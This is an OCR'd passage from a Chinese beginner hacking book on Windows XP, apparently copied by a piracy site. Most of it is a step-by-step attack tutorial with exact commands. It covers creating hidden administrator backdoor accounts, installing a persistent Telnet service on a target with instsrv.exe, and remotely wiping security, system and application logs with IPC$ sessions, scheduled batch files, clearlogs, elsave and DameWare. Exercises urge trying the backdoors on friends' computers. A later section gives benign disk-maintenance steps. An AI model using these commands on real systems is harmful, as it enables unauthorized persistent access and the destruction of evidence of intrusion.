免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 11-37　粘贴键值



图 11-38　禁用 Guest 账号

步骤 11 在命令提示符窗口中输入“net user guest”查看 Guest 账号的属性，可见该账号已被禁用，如图 11-39 所示。

步骤 12 在命令提示符窗口中输入“net localgroup administrators”命令，按【Enter】键，可见 Guest 账号不属于本机管理员组，如图 11-40 所示。



图 11-39　查看账号属性




图 11-40　查看管理员组

步骤 13 将当前账号注销后使用 Guest 账号重新登录系统，此时该账号已被禁用，如能正常登录则说明后门账号制作成功。

步骤 14 打开命令提示符窗口，在命令提示符后输入“net user abc abc /add”命令，按【Enter】键创建一个用户名为 abc 的新账号，如图 11-41 所示。

步骤 15 在命令提示符后输入“net localgroup administrators abc /add”将账号 abc 提升为管理员权限，如图 11-42 所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 11-41 使用 Guest 账号创建新账号



图 11-42 提升权限

11.1.3 开启服务后门

instsrv.exe 软件是一款使用命令行安装和卸载服务的程序，它只能在 DOS 中运行，通过它可以对包括 Telnet 服务在内的多种服务进行控制，从而使黑客能更隐蔽地操纵目标电脑（下载地址是 http://www.21safe.com/ArticleView/2007-1-18/Article_View_10216.Htm）。使用 instsrv.exe 程序创建系统服务后门的具体操作如下：

步骤 1 在“我的电脑”图标上单击鼠标右键，在弹出的快捷菜单中选择“管理”命令，打开“计算机管理”窗口，展开“服务和应用程序”项，如图 11-43 所示。

步骤 2 选择其下的“服务”选项，在右侧窗格中双击 Telnet 选项，弹出“Telnet 的属性”对话框，在其中可以查看提供该服务的程序的路径，如图 11-44 所示。



图 11-43 打开本地“计算机管理”窗口



图 11-44 查看路径

步骤 3 打开命令提示符窗口，在命令提示符后输入“telnet 192.168.1.50”命令，按【Enter】键，如图 11-45 所示。

步骤 4 在打开的 Telnet 192.168.1.50 命令提示符窗口中输入“y”，按【Enter】键，如图 11-46 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 11-45　输入命令



图 11-46　同意发送信息

步骤 5　在打开的 Telnet 192.168.1.50 命令提示符窗口中输入要登录的账号和密码，按【Enter】键与目标电脑建立 Telnet 连接，如图 11-47 所示。

步骤 6　在打开的 Telnet 192.168.1.50 命令提示符窗口中输入“copy \\192.168.1.5 \e:\hack\instsrv.exe c:\windows\system32\”命令，将 tlntsvr.exe 文件复制到目标电脑的系统盘中，如图 11-48 所示。



图 11-47　建立连接



图 11-48　复制文件

步骤 7　将命令提示符切换到 C:\WINDOWS\system32 目录下，输入“instsrv.exe newtlnt c:\windows\system32\tlntsvr.exe”命令，新建一个名为 newtlnt 的指向 tlntsvr.exe 程序的服务，如图 11-49 所示。

步骤 8　在目标电脑中打开“计算机管理”窗口，查看其中的服务，可以看到新建的服务已经在电脑服务列表中，双击该服务选项，如图 11-50 所示。

魔法档案

攻击者可以使用工具在目标主机中创建一个新的服务并将其指向提供 Telnet 服务的 tlntsvr.exe 程序，这样即使目标主机上原本的 Telnet 服务被禁用了，攻击者也可以通过自定义的服务登录远程主机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 11-49　新建服务



图 11-50　查看新建服务

步骤 9　弹出“newtlnt 的属性”对话框，在“启动类型”下拉列表框中选择“自动”选项，单击 启动(S) 按钮将其启动，这样该服务将在目标电脑重启之后自动启动，即使管理员将原有的 Telnet 服务禁用，黑客仍然可以利用新建的服务通过 Telnet 服务登录该电脑，如图 11-51 所示。





图 11-51　设置服务属性

11.2　远程清除入侵痕迹

一般比较有经验的黑客都会在对目标电脑完成攻击后，将入侵时留下的痕迹清除掉，从而使电脑用户很难察觉和追踪。

11.2.1　通过批处理文件清除

黑客在对电脑进行攻击时，其所做的操作信息都会被电脑自动记录在系统日志中，很容易被电脑用户发现，不过这些日志是保存在系统目录下以.log 和.txt 为扩展名的文本文件中，只要将这类文件删除就可以清除登录痕迹了。具体操作如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 1　选择【开始】/【所有程序】/【附件】/【记事本】命令启动“记事本”程序，在其中输入如图 11-52 所示的内容。

步骤 2　选择【文件】/【保存】命令，弹出“另存为”对话框，在其中选择保存位置并将该文件命名为 clear.bat，如图 11-53 所示。



图 11-52　编写批处理文件



图 11-53　保存文件

步骤 3　与目标电脑建立连接，将该批处理文件上传到其系统目录下，如图 11-54 所示。

步骤 4　在 Telnet 窗口中输入“at 15:00 c:\windows\system32\clear.bat”命令使目标电脑定时运行该文件即可，如图 11-55 所示。



图 11-54　上传文件



图 11-55　使用计划任务

11.2.2　通过软件远程清除

使用入侵痕迹清理软件也可以完成清除操作，并且更加安全、隐蔽，下面就介绍一些常用的软件。

1. 使用 DameWare 工具清除

通过 DameWare 工具的远程控制功能，黑客也可以轻松完成对入侵痕迹的清除。具体

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

操作如下：

步骤 1 选择【开始】/【所有程序】/【DameWare NT Utilities】/【DameWare NT Utilities】命令启动 DameWare 程序，在其操作界面中单击 Add Favorite Domain or Favorite Machines 按钮，在弹出的 Add Domain or Machine 对话框中选中 Favorite Machines 单选按钮，在 Enter Machine Name or IP 文本框中输入目标电脑的 IP 地址，单击 OK 按钮，添加目标电脑，如图 11-56 所示。

步骤 2 单击 Logon As 按钮，弹出 Remote Logon 对话框，在 Connect 和 Password 文本框中输入要登录的账户和密码信息，单击 OK 按钮登录，如图 11-57 所示。




图 11-56 添加目标电脑



图 11-57 建立 IPC 连接

步骤 3 在左侧的窗格中展开“192.168.1.7”项，双击选择其下的 Event Log 选项，在右侧的窗格中选择相应的选项卡即可查看对应的日志，如图 11-58 所示。

步骤 4 在要清除的日志条目上单击鼠标右键，在弹出的快捷菜单中选择 Clear All Events 命令即可清除该类型的所有记录；用相同的方法清除其他日志，如图 11-59 所示。



图 11-58 查看日志



图 11-59 清除日志

步骤 5 单击 Disconnect Network Connections 按钮，弹出 Disconnect Network Connections 对话框，在其中选择要断开的连接，单击 Disconnect 按钮断开连接，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如图 11-60 所示。




图 11-60　断开连接

2. 使用“计算机管理”清除

只要能建立远程监控就可以通过“计算机管理”清除系统日志，具体操作如下。

步骤 1　打开命令提示符窗口，在命令提示符后输入“net use \\192.168.1.4\ipc$ "" /user:"lqp"”命令与远程电脑建立 IPC 连接，如图 11-61 所示。

步骤 2　在“我的电脑”图标上单击鼠标右键，在弹出的快捷菜单中选择“管理”命令，打开“计算机管理”窗口，选择【操作】/【连接到另一台计算机】命令，如图 11-62 所示。



图 11-61　建立 IPC 连接



图 11-62　选择【操作】/【连接到另一台计算机】命令

步骤 3　弹出“选择计算机”对话框，选中 ◉ 另一台计算机(A): 单选按钮，在其后的文本框中输入目标电脑的 IP 地址，单击 确定 按钮，如图 11-63 所示。

步骤 4　在“计算机管理”窗口的左侧窗格中展开“系统工具”目录，选择其下的“事件查看器”选项，可以查看到该选项下记录了不同日志的选项。在选项上单击鼠标右键，在弹出的快捷菜单中选择“清除所有事件”命令即可将指定的日志清除，如图 11-64 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 11-63 选择目标电脑



图 11-64 清除指定日志

步骤 5 展开“服务和应用程序”项，选择其下的“服务”选项，双击右侧窗格中的 Event Log 服务，如图 11-65 所示。

步骤 6 弹出“Event Log 的属性”对话框，在“启动类型”下拉列表框中选择“已禁用”选项，单击 确定 按钮即可使目标电脑不再记录任何日志，如图 11-66 所示。



图 11-65 选择服务



图 11-66 设置属性

3. 使用 clearlogs 工具清除

在建立远程监控的情况下，可以使用 clearlogs 工具清除目标电脑系统日志（下载地址是 http://www.onlinedown.net/soft/17152.htm）。使用 clearlogs 工具清除目标电脑系统日志的具体操作如下：

步骤 1 打开命令提示符窗口，在命令提示符后输入“net use \\192.168.1.4\ipc$ "" /user:"lqp"” 命令与远程电脑建立 IPC 连接。将命令提示符切换到 clearlogs.exe 程序所在目录，在命令提示符后输入“clearlogs.exe” 命令，按【Enter】键启动该程序，即可查看该程序的使用方法和可使用的命令列表，如图 11-67 所示。

步骤 2 输入“clearlogs.exe \\192.168.1.4 /a” 命令，按【Enter】键清除目标电脑中的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

应用程序日志，如图 11-68 所示。



图 11-67　建立 IPC 连接



图 11-68　清除应用程序日志

步骤 3　输入“clearlogs.exe \\192.168.1.4 /e”命令，按【Enter】键清除目标电脑中的安全日志，如图 11-69 所示。

步骤 4　输入“clearlogs.exe \\192.168.1.4 /s”命令，按【Enter】键清除目标电脑中的系统日志，如图 11-70 所示。



图 11-69　清除安全日志



图 11-70　清除系统日志

步骤 5　输入“clearlogs.exe \\192.168.1.4 /d”命令，按【Enter】键清除目标电脑中的 DNS Server 日志，如图 11-71 所示。



图 11-71　清除 DNS Server 日志

魔法档案

使用 clearlogs.exe 程序保存文件时是将不同类型的文件分类保存的，其后缀名分别是.app.evt、.sec.evt、.sys.evt 和.dns.evt。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4. 使用 elsave 工具清除

elsave 也是一款使用方法非常简单的清除系统日志软件（下载地址是 http://www.77169.com/Soft/HTML/1208.html）。使用 elsave 清除系统日志的具体操作如下：

步骤 1 打开“命令提示符”窗口，在命令提示符后输入“net use \\192.168.1.7\ipc$ "" /user: "salama"”命令与目标电脑建立 IPC 连接，如图 11-72 所示。

步骤 2 将命令提示符切换到 elsave 程序所在的目录，输入“elsave.exe ?”命令即可查看其使用方法，如图 11-73 所示。



图 11-72 建立 IPC 连接



图 11-73 查看软件使用方法

步骤 3 在命令提示符窗口中输入“elsave -s \\192.168.1.7 -l "application" -C”命令并按【Enter】键，清除目标电脑的应用程序日志，如图 11-74 所示。

步骤 4 在命令提示符窗口中输入“elsave -s \\192.168.1.7 -l "system" -C”命令并按【Enter】键即可清除目标电脑的系统日志，如图 11-75 所示。



图 11-74 清除应用程序日志



图 11-75 清除系统日志

步骤 5 在命令提示符窗口中输入“elsave -s \\192.168.1.7 -l "security"-C”命令并按【Enter】键即可清除目标系统的安全日志，如图 11-76 所示。

步骤 6 在命令提示符窗口中输入“net use * /del”命令，按【Enter】键，在显示出的命令提示符后输入“y”并按【Enter】键即可断开当前所有 IPC 连接，如图 11-77 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 11-76　清除安全日志



图 11-77　断开 IPC 连接

11.3　常见问题解答

：我在上网时看到了一个 clearlog 程序，它和 clearlogs 是不是一样的呢？它又该怎么使用呢？

：clearlog 工具和 clearlogs 工具不同，其功能是清除目标电脑中的 www 和 ftp 安全日志。其使用方法是，与目标电脑建立 IPC 连接后，在命令提示符窗口中输入“copy e:\hack\clearlog.exe \\192.168.1.4\admin$”命令将 clearlog 工具软件复制到目标电脑中，如图 11-78 所示；在命令提示符窗口中输入“net time \\192.168.1.4”命令，查看目标电脑中的系统时间；在命令提示符窗口中输入“at \\192.168.1.4 11:00 clearlog.exe”命令，为目标电脑添加一个在上午 11 点整运行该程序的计划任务，如图 11-79 所示；最后在命令提示符窗口中输入“net use \\192.168.1.4\ipc$ /del”命令断开与目标电脑的 IPC 连接即可。



图 11-78　复制软件



图 11-79　设置计划任务

：书中介绍的 WinEggDrop Shell 在命令提示符中还有其他的命令可以使用吗？

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



：有，WinEggDrop Shell 软件在登录成功后，可以在目标电脑中执行的命令如下。


- Pslist：该命令用于显示系统进程。
- Showname：该命令用于显示系统的所有账号。
- Fport：该命令用于显示进程到端口列表。
- Whoisshell：该命令用于显示哪个 IP 正在使用 Shell。
- Reboot：该命令用于重启系统。
- Shutdown：该命令用于关闭系统。

11.4 过 关 练 习

（1）在自己和朋友的电脑上使用 WinShell，试试能否开启电脑的后门。
（2）按照本章的相关内容，在电脑上通过批处理文件的方式清除入侵信息。
（3）使用 DameWare 工具清除电脑上的入侵信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第12章

建立电脑的防御体系

多媒体教学演示：40分钟

- 维护硬盘
- 使用杀毒软件与防火墙
- 修补系统漏洞
- 备份与恢复系统

魔法师：小魔女，你想什么呢？眉头皱得紧紧的。

小魔女：魔法师，我的电脑经常被病毒和木马攻击，弄得我的电脑老出毛病，QQ、电子邮箱的账号和密码也时常被盗，我该怎么办啊？

魔法师：要完全杜绝黑客的入侵是不可能做到的，我们能做的就是尽量建立一个完善的防御体系来抵御黑客的入侵，将损失降到最低。

小魔女：那要如何建立防御体系呢？

魔法师：通常可以通过维护硬盘、使用杀毒软件和防火墙等方法来完成，下面我们一起来学习。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

12.1 维护硬盘

硬盘是电脑中存储信息的重要设备，要有效地保护好电脑系统，首先就需要定期对电脑的硬盘进行必要的整理和维护，这样才可以使电脑的运行始终流畅。在 Windows XP 中自带 3 个维护硬盘的程序，即磁盘扫描、磁盘清理和磁盘碎片整理程序。

12.1.1 磁盘扫描程序

使用 Windows XP 的磁盘检查程序可以检查并修复硬盘出现的逻辑故障，这种逻辑故障可能导致电脑出现死机、系统运行缓慢或系统频繁出错等故障，具体操作如下：

步骤 1 打开“我的电脑”窗口，选择需要进行检查的磁盘，这里选择 C 盘，在其上单击鼠标右键，在弹出的快捷菜单中选择“属性”命令。

步骤 2 弹出该磁盘的属性对话框，选择“工具”选项卡，再单击“查错”栏中的[开始检查(C)...]按钮，如图 12-1 所示。

步骤 3 在弹出的“检查磁盘本地磁盘（C:）”对话框中设置系统在检测过程中要完成的任务，这里选中☑自动修复文件系统错误(A)复选框并取消选中☐扫描并试图恢复坏扇区(N)复选框，如图 12-2 所示，使系统能在进行磁盘检测的过程中自动修复文件系统的错误，单击[开始(S)]按钮，系统开始扫描磁盘并修复错误。




图 12-1 单击按钮




图 12-2 设置磁盘检查选项

步骤 4 扫描结束后，系统将弹出一个对话框提示扫描完毕，单击[确定]按钮将其关闭。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

12.1.2　磁盘清理程序

定期删除电脑系统临时文件夹、回收站等区域中的多余文件，可有效降低操作系统垃圾文件的数量，从而在一定程度上达到优化操作系统的目的，通过使用磁盘清理程序即可实现该功能，具体操作如下：

步骤 1　选择【开始】/【所有程序】/【附件】/【系统工具】/【磁盘整理】命令。

步骤 2　在弹出的对话框中选择要清理的磁盘，这里选择 C 盘，如图 12-3 所示，单击 确定 按钮。

步骤 3　此时系统开始扫描垃圾文件并弹出“本地磁盘（C:）的磁盘清理”对话框，在列表框中选中要删除的相应文件的复选框，如图 12-4 所示，单击 确定 按钮。




图 12-3　选择磁盘清理的驱动器




图 12-4　选择清理的对象

步骤 4　弹出确认清理的对话框，单击 是(Y) 按钮，开始进行磁盘清理。

步骤 5　此时，系统将自动对该驱动器上的垃圾文件进行清理、删除。

12.1.3　磁盘碎片整理程序

由于电脑在使用时，经常会在硬盘的不同存储区域写入或读取数据，这就导致数据在硬盘内数据存储的不连续，通常将这种不连续的文件碎片称为磁盘碎片。磁盘碎片会使磁盘运行负荷加重，降低硬盘的使用寿命。磁盘碎片整理程序通过移动文件在硬盘存储介质上的位置，使松散分布在硬盘上的众多文件，能紧凑地排列在一起，从而达到维护硬盘并提高电脑运行速度的目的，具体操作如下：

步骤 1　选择【开始】/【所有程序】/【附件】/【系统工具】/【磁盘碎片整理程序】命令，启动磁盘碎片整理程序。

步骤 2　打开“磁盘碎片整理程序”窗口，在列表框中选择需要进行碎片整理的硬盘

溜客安全网 WwW.176Ku.CoM

